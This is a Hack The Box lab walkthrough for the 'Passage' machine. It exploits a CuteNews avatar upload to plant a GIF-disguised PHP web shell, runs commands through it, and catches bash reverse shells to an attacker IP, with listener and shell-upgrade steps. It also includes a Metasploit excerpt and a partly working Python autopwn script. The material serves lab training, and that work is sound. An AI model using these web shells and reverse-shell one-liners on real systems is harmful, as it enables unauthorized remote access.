
Create a command shell in PHP

```
1. Enter this simple script into cmd.php
 ▷ cat cmd.php
GIF8;
<?php
        echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
2. The reason we add the GIF8; part is because the script is insecurley taking the file and adding .php and I thinking turning the gif into an png image. So you only get the image of the gif with a .php extension. Adding the .php extension for whatever reason makes this code vulnerable to php arbitrary code injection and Remote Code Execution. See the PHP code from the exploit below. This could be avoided with better sanitization in the code.
------------------------------------------
    # data preparation
    fname = Rex::Text.rand_text_alpha_lower(8) + ".php"
    @shell = "#{fname}"
    pdata = Rex::MIME::Message.new
    pdata.add_part('main', nil, nil, 'form-data; name="mod"')
    pdata.add_part('personal', nil, nil, 'form-data; name="opt"')
    pdata.add_part("#{signkey}", nil, nil, 'form-data; name="__signature_key"')
    pdata.add_part("#{signdsi}", nil, nil, 'form-data; name="__signature_dsi"')
    pdata.add_part('', nil, nil, 'form-data; name="editpassword"')
    pdata.add_part('', nil, nil, 'form-data; name="confirmpassword"')
    pdata.add_part("#{datastore['USERNAME']}", nil, nil, 'form-data; name="editnickname"')
    pdata.add_part("GIF\r\n" + payload.encoded, 'image/png', nil, "form-data; name=\"avatar_file\"; filename=\"#{fname}\"")
    pdata.add_part('', nil, nil, 'form-data; name="more[site]"')
    pdata.add_part('', nil, nil, 'form-data; name="more[about]"')
    data = pdata.to_s
```

12. **So now if we run the file command on the `cmd.php` it shows up as a gif and not a php file.**


```
1. ▷ file cmd.php
cmd.php: GIF image data 16188 x 26736
2. It is even giving the demension sizes. Lol, that is weird.
3. The only problem is will have to change the content-type of the this file. Because it will see it as an image but on the intercept we need to change it to php so that it can trigger our payload.
4. So we can only change the content-type using burpsuite. So lets open up burpsuite.
```

13. **Burpsuite: We intercept the REQUEST to change content-type and forward payload**



Title: Burp
Type: HTTP
Country:
City: city
Color:
Proxy DNS
Hostname: 127.0.0.1
Port: 8080
Username: username
Password: ****
PAC URL: PAC URL
Store Locally
View

```
1. ▷ burpsuite &> /dev/null & disown
2. Now, go to http://10.10.10.206/CuteNews/index.php?mod=main&opt=personal
3. You will need to setup foxyproxy or use the installed browser of burpsuite.
4. Then upload the cmd.php and intercept the upload with burpsuite.
5. I soon realize that there is no sanitization of the extension. I am allowed to upload cmd.php. That is weird. Lets try to find where it was uploaded to.
```


10.10.10.206/CuteNews/index.php
90%
Hack The Box
Contact Us | Hack...
CuteNews news management system
Dashboard
Help/Abo

Success - User info updated!

Dashboard > Personal options

Uploaded cmd.php payload continued...

```
1. I right click on the 'image' of the avatar and copy the link.
2. http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php
3. Lol, it is only changing the name but not the extension. Yeah this is super insecure.
4. We can either go directly to the link http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php or just go to uploads and click our link does not matter. Then with can pass commands to our cmd shell. See below.
5. http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php?cmd=whoami%20%26%26%20id%20%26%26%20ls
GIF8;

www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
avatar_egre55_ykxnacpt.php
avatar_foo_cmd.php
avatar_hacker_jpyoyskt.php
```

Got Shell

- #pwn_simple_bash_one_liner_reverse_shell
- #pwn_bash_shell_simple_one_liner_reverse_shell
- #pwn_reverse_bash_shell_one_liner_HTB_Passage

15. **Lets get a reverse shell**

```
1. http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php?cmd=whoami%20%26%26%20id%20%26%26%20ifconfig
GIF8;

www-data
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:6f:4e
          inet addr:10.10.10.206  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:6f4e/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:6f4e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83395 errors:0 dropped:119 overruns:0 frame:0
          TX packets:89550 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5456392 (5.4 MB)  TX bytes:7852923 (7.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:120 errors:0 dropped:0 overruns:0 frame:0
          TX packets:120 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11910 (11.9 KB)  TX bytes:11910 (11.9 KB)
2. At least we are not in a container.
3. So as long as you put GIF8; at the top it will not give an error when attempting to upload because it is changing the name and the admin may think that is good enough. Speaking hypothetically in this lab environment.
4. http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.6/443 0>%261"
5. We do a simple bash one liner.
6. Next, set up your listener before you execute the payload. 'sudo nc -nlvp 443'
```

Here were the steps to get the initial shell in order

```
1. The steps to get the shell are the following: <<< for reference
2. http://10.10.10.206/CuteNews/
3. Create a user. My user is foo with password foo123
4. Upload cmd.php
5. Go to the uploads page
6. http://passage.htb/CuteNews/uploads/ <<< click on the uploaded and renamed cmd.php file to trigger the payload
7. Next, catch a reverse shell.
8. sudo nc -nlvp 443
9. http://passage.htb/CuteNews/uploads/avatar_foo_cmd.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.4/443 0>%261"
```

16. **Upgrade the shell**

```
1. Lets upgrade the shell like always for linux. Sometimes in Windows it is also necessary to upgrade if you do not use rlwrap. I am talking about OSCP level. I know there are a ton of C2 frameworks like CobaltStrike and Logolo-NG for pivoting etc., but for the OSCP netcat, chisel will work. In the field from what I gathered pentesters rarely use netcat. Moving on. Lets upgrade the shell.
2.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.206 47460
bash: cannot set terminal process group (1674): Inappropriate ioctl for device
bash: no job control in this shell
www-data@passage:/var/www/html/CuteNews/uploads$ whoami
whoami
www-data
www-data@passage:/var/www/html/CuteNews/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@passage:/var/www/html/CuteNews/uploads$ ^Z
[1]  + 742424 suspended  sudo nc -nlvp 443
~/hak0rn00b/passage ▷ stty raw -echo; fg
[1]  + 742424 continued  sudo nc -nlvp 443
                                          reset xterm

www-data@passage:/var/www/html/CuteNews/uploads$ export TERM=xterm
www-data@passage:/var/www/html/CuteNews/uploads$ export TERM=xterm-256color
www-data@passage:/var/www/html/CuteNews/uploads$ source /etc/skel/.bashrc
www-data@passage:/var/www/html/CuteNews/uploads$ stty rows 39 columns 188
www-data@passage:/var/www/html/CuteNews/uploads$ export SHELL=/bin/bash
```

17. **Begin enumeration as `www-data`**

```
1. www-data@passage:/var/www/html/CuteNews/uploads$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.6 LTS
```

```
Release:        16.04
Codename:       xenial
2. As www-data we are not even allowed to run the find command to list out files and directories in nadav and pauls home
directories.
3. www-data@passage:/var/www/html/CuteNews/uploads$ which shred
/usr/bin/shred
www-data@passage:/var/www/html/CuteNews/uploads$ cd /home
www-data@passage:/home$ find / -name user.txt 2>/dev/null
www-data@passage:/home$ ls -l
total 8
drwxr-x--- 17 nadav nadav 4096 Mar 27 11:36 nadav
drwxr-x--- 16 paul  paul  4096 Feb  5  2021 paul
```

The following python scripting project is optional. If you are not interested in debugging and trouble-shooting python just skip it. In fact, I recommend skipping it because I can't even figure out a part of the script that messes up the entire python exploit.

18. **S4vitar wants to code another Python script to automate the login of `foo:foo123` and I will see where he goes with this. This scripting part is optional and mostly for python practice.**

```
1. Create a new user and intercept the login with Burp. Create a new user account call it test:test123 test@test.com for the
email.
2. After you create this user I will code this python script. I will make it available on my github page.
github.com/vorkampfer/hackthebox
```

19. **I debug the python script `autopwn_passage.py`**

```
1. ▷ python3 autoPwn_passage.py http://10.10.10.206/CuteNews/ user pass cmd.php
> /home/h@x0r/python_projects/autoPwn_passage.py(31)<module>()
-> def registerUser():
(Pdb) l
 26      filename = sys.argv[4]
 27
 28      register_url = "http://10.10.10.206/CuteNews/index.php?register"
 29      pdb.set_trace()
 30
 31  ->    def registerUser():
 32          print("\ninside function registerUser!\n")
 33
 34      if __name__ == '__main__':
 35          registerUser()
[EOF]
(Pdb) p username
'user'
(Pdb) p password
'pass'
(Pdb) p main_url
'http://10.10.10.206/CuteNews/'
(Pdb) p filename
'cmd.php'
(Pdb) quit
```

20. **I continue to code the python script `autopwn_passage.py`**

```
1. action=register&regusername=test&regnickname=test&regpassword=test123&confirm=test123&regemail=test%40hotmail.com <<< This
right here is the registration intercept you made with Burpsuite earlier. If you never intercepted the registration do it now
becuase you will need it for this python script. If you want to use this python script that is. Completely optional.
```

21. **Defining the post_data structure variable so it has no issues when registering a fake new user**

```
1. The following is just the pdb.set_trace() debug of the post_data global variable. We need to make sure the user gets registered
without any errors so the payload can work properly.
2. ▷ python3 autoPwn_passage.py http://10.10.10.206/CuteNews/ user pass cmd.php
--Return--
> /home/h@x0r/python_projects/autoPwn_passage.py(41)registerUser()->None
-> pdb.set_trace()
(Pdb) l
 36              'regnickname': '%s' % user,
 37              'regpassword': '%s' % password,
 38              'confirm': '%s' % password,
 39              'regemail': '%s@%s.com' % (user,user)
 40          }
 41  ->         pdb.set_trace()
 42
 43      if __name__ == '__main__':
 44          registerUser()
[EOF]
(Pdb) p post_data
{'action': 'register', 'regusername': 'user', 'regnickname': 'user', 'regpassword': 'pass', 'confirm': 'pass', 'regemail':
'user@user.com'}
(Pdb)
```

22. **The first part of the python script is done and works good. It will successfuly creat a user you can login with if you follow the usage syntax. I get lost with some of the scripting S4vitar is doing in part2 of this script.**

```
1. autoPwn_passage_part1.py <<< Done moving on to part2 of this script which will be the final complete script.
2. I was testing the script via burpsuite but now. I will use pdb.set_trace() instead. So I am removing the reference to proxies
in part2 of this script.
3. I do not know how but the script works.
4.  ▷ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ pepe pepe123 cmd.php | html2text
Personal options / CuteNews

Toggle navigation [CuteNews news management system](index.php)

  * [Dashboard](/CuteNews/index.php?mod=main)
  * [Help/About](/CuteNews/index.php?mod=help&action=about)
  * [Logout](/CuteNews/index.php?mod=logout&action=logout)
  * [Visit site](http://passage.htb/)
5. SUCCESS, I seem to be getting this script and the output is working.
6. ~/python_projects ▷ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ foo foo123
/home/path/to/file/passage/pwned.php
GIF8;
<?php
    system("bash -c 'bash -i >& /dev/tcp/10.10.14.6/443 0>&1'");
?>
7. I keep getting file now found with pwned.php. Then I realize duh I am not in the directory of the file I am using the python
popen flag with. You need to be in the same directory or give it the path to the argv.
```

Time Stamp where S4vitar discusses how to scrap the *signature_key* is at `01:33:00`. The script is not scrapping the *signature_key* or *signature_dsi*. Everything else with the script is perfect, but it won't work unless it can scrap those keys with regex. So I am thinking something is wrong with my regex.

23. **Attempting to fix REGEX for the 2 parameters signature_key and signature_dsi**

```
1. ~/python_projects ▷ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ pepe pepe123
/home/h@x0r/hak0rn00b/passage/cmd.php
--Return--
> /home/h@x0r/python_projects/autoPwn_passage_part2.py(78)uploadFile()->None
-> pdb.set_trace()
(Pdb) p r.text
'CSRF attempt! No data'
(Pdb)
2.  ▷ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ charly charly /home/h@x0r/hak0rn00b/passage/pwned.php
--Return--
> /home/h@x0r/python_projects/autoPwn_passage_part2.py(78)uploadFile()->None
-> pdb.set_trace()
(Pdb) p r.text
'CSRF attempt! No data'
(Pdb) import re
(Pdb) re.findall(r'name="__signature_key" value="(.*?)"', r.text)
[]
(Pdb)
```

24. **`Giving up on the second part of this script.` I can not get r.text to exfiltrate the data. It keeps saying Cross Site Request Forgery detected. Which does not make sense. Below is the part of the script I could not debug.**

```
1.  ▷ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ charly charly /home/h@x0r/hak0rn00b/passage/pwned.php
--Return--
> /home/h@x0r/python_projects/autoPwn_passage_part2.py(78)uploadFile()->None
-> pdb.set_trace()
(Pdb) p r.text
'CSRF attempt! No data'
(Pdb) import re
```

```
(Pdb) re.findall(r'name="__signature_key" value="(.*?)"', r.text)
[]
(Pdb) quit
```


25. **I have uploaded part1 of this python script.** ***As well as part2 of the script which I can not get to work*** **because I can not get `__signature_key` to scrap the value we need for the Request. So our payload does not work. This is all optional of course as I already have a shell on the box. So moving on to privilege escalation.**

```
1. I almost got it to work.
2. OSError: [Errno 98] Address already in use
~/hak0rn00b/passage ᐅ python3 autoPwn_passage_part2.py http://10.10.10.206/CuteNews/ blah blah123
/home/h@x0r/hak0rn00b/passage/pwned2.php
[+] Trying to bind to :: on port 8081: Done
[|] Waiting for connections on :::8081
[*] Switching to interactive mode
$ whoami
>>>    self.sock.sendall(data)
    ^^^^^^^^^^^^^^^^^
AttributeError: 'NoneType' object has no attribute 'sendall'
```

Useful reverse shell bash one liner

- #pwn_useful_reverse_shell_one_liner_bash
- #pwn_bash_reverse_shell_1_liner_HTB_Passage

26. **This is also random but helpful. If you ever need to get a quick shell. The following bash one liner is great if you already have a shell but want an extra shell**



```
www-data@passage:/var/www/html/CuteNews/uploads$ $ bash -i >& /dev/tcp/10.10.14.29/443 0>&1 &
<tml/CuteNews/uploads$ bash -i >& /dev/tcp/10.10.14.29/443 0>&1 &
[1] 2806
www-data@passage:/var/www/html/CuteNews/uploads$ $

❯ nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.206 41192
bash: cannot set terminal process group (1618): Inappropriate ioctl for device
bash: no job control in this shell
www-data@passage:/var/www/html/CuteNews/uploads$
```

```
1. $ bash -i >& /dev/tcp/10.10.14.x/443 0>&1 & <<< If you are not using it in a terminal remove the & ampersand at the end. If you are using it in a browser payload you will need to url encode the ampersands %26. See image above.
```


Python scripting over now, lets enumerate

27. **Enumerating as `www-data`**

```
1. www-data@passage:/var/www/html/CuteNews/uploads$ find / -name user.txt 2>/dev/null
2. Nothing
3. The flag is either in nadav or pauls directory.
4. Goolge 'cutenews github'
5. It is good to familiarize yourself with the framework especially if it is opensource on github.
6. https://github.com/CuteNews/cutenews-2.0
7. Apparently you do not need MySQL to run the CuteNews engine.
8. # You don't need MySQL
[](https://github.com/CuteNews/cutenews-2.0#you-dont-need-mysql)
A notable feature of the CuteNews engine is that it does not use MySQL to store news, comments, user profiles, or any other data.
The CuteNews engine can be installed on practically any web server.
9. When registering for CuteNews the path is going to index.php. Lets click on the index.php in the github.
10. https://github.com/CuteNews/cutenews-2.0/blob/master/index.php
11. S4vitar begins to lose me at timestamp 01:58:00 because he begins to reconstruct what the php is doing and I do not know php at all.
12. Lets cd into /var/html/CuteNews/cdata/users
13. www-data@passage:/var/www/html/CuteNews/cdata/users$ ls -l
total 108
```

```
-rw-r--r-- 1 www-data www-data  637 Mar 29 17:39 09.php
-rw-r--r-- 1 www-data www-data  109 Aug 30  2020 0a.php
-rw-r--r-- 1 www-data www-data  125 Aug 30  2020 16.php
-rwxr-xr-x 1 www-data www-data  437 Jun 18  2020 21.php
